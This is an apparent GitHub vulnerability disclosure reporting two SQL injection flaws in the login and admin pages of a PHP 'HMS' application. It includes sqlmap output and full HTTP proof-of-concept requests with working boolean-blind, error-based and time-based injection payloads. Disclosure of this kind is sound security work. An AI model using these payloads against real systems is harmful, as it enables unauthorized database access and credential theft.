



New issue Jump to bottom

HMS has two SQL injection vulnerabilities #1

OClosed huclilu opened this issue 17 days ago · 0 comments

huclilu commented 17 days ago • edited ▼

Hello, my brother

HMS has two SQL injection vulnerabilities

Building environment: Apace2.4.39; MySQL5.7.26; PHP7.3.4

1.SQL injection vulnerability exists in adminlogin.php

In admin/adminlogin.php, line 6 - line 34

The front end post requests to transfer the uname and pass to the back end and assign values to \$username and \$password respectively.

Without filtering, directly bring \$username and \$password into the database for verification with the username and password in the database.

However, the variable is controllable, and the account and password entered in the input box are brought into the database to execute SQL statements, resulting in SQL injection vulnerabilities.

1.We can use sqlmap to validate

```
(custom) POST parameter *#1* is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 316 HTTP(s) requests:


Parameter: #1* ((custom) POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: uname=123' AND 4585=(SELECT (CASE WHEN (4585=4585) THEN 4585 ELSE (SELECT 4338 UNION SELECT 9257) END))-- -&pass=admin123&login=Login

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: uname=123' OR (SELECT 7285 FROM(SELECT COUNT(*), CONCAT (0x71707a7a71, (SELECT (ELT(7285=7285, 1))), 0x716a6b7671, FLOOR(RAND(0)*2))x FROM INFORMATION
SCHEMA.PLUGINS GROUP BY x)a)-- oZKr&pass=admin123&login=Login

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: uname=123' AND (SELECT 7986 FROM (SELECT (SLEEP(5))) JIJU)-- IerY&pass=admin123&login=Login

[13:09:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
```

2. Manual SQL injection proof



POC

```
POST /adminlogin.php HTTP/1.1
Host: vulhms.test
Content-Length: 153
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulhms.test
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
```

Referer: http://vulhms.test/adminlogin.php

Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9

Cookie: PHPSESSID=p8jp2ja2hfplhfopqh577o2nd1

Connection: close


 $uname='\ OR\ (SELECT\ 12\ FROM(SELECT\ COUNT(*),CONCAT(USER(),FLOOR(RAND(0)*2))x\ FROM(RAND(0)*2))$

INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ace&pass=admin123&login=Login



2.SQL injection vulnerability in admin.php

In admin/admin In PHP, uname and pass are assigned to variables \$uname and \$pass, which are then brought into the database, causing SQL injection vulnerabilities.




1.We can use sqlmap to validate

2. Manual SQL injection proof

• SQL injection delay 5s



• SQL injection delay 10s



POC:

POST /admin/admin.php HTTP/1.1

Host: vulhms.test Content-Length: 373 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://vulhms.test

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryANszhVvLtYgiU331

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/107.0.0.0 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl

```
exchange; v=b3; q=0.9
Referer: http://vulhms.test/admin/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p8jp2ja2hfplhfopqh577o2nd1
Connection: close
-----WebKitFormBoundaryANszhVvLtYgiU331
Content-Disposition: form-data; name="uname"
admin' RLIKE SLEEP(5) AND 'ace'='ace
-----WebKitFormBoundaryANszhVvLtYgiU331
Content-Disposition: form-data; name="pass"
123123
-----WebKitFormBoundaryANszhVvLtYgiU331
Content-Disposition: form-data; name="add"
Add New Admin
-----WebKitFormBoundaryANszhVvLtYgiU331--
```

huclilu closed this as completed 13 days ago

Assignees No one assigned Labels None yet **Projects** None yet Milestone No milestone Development No branches or pull requests

1 participant



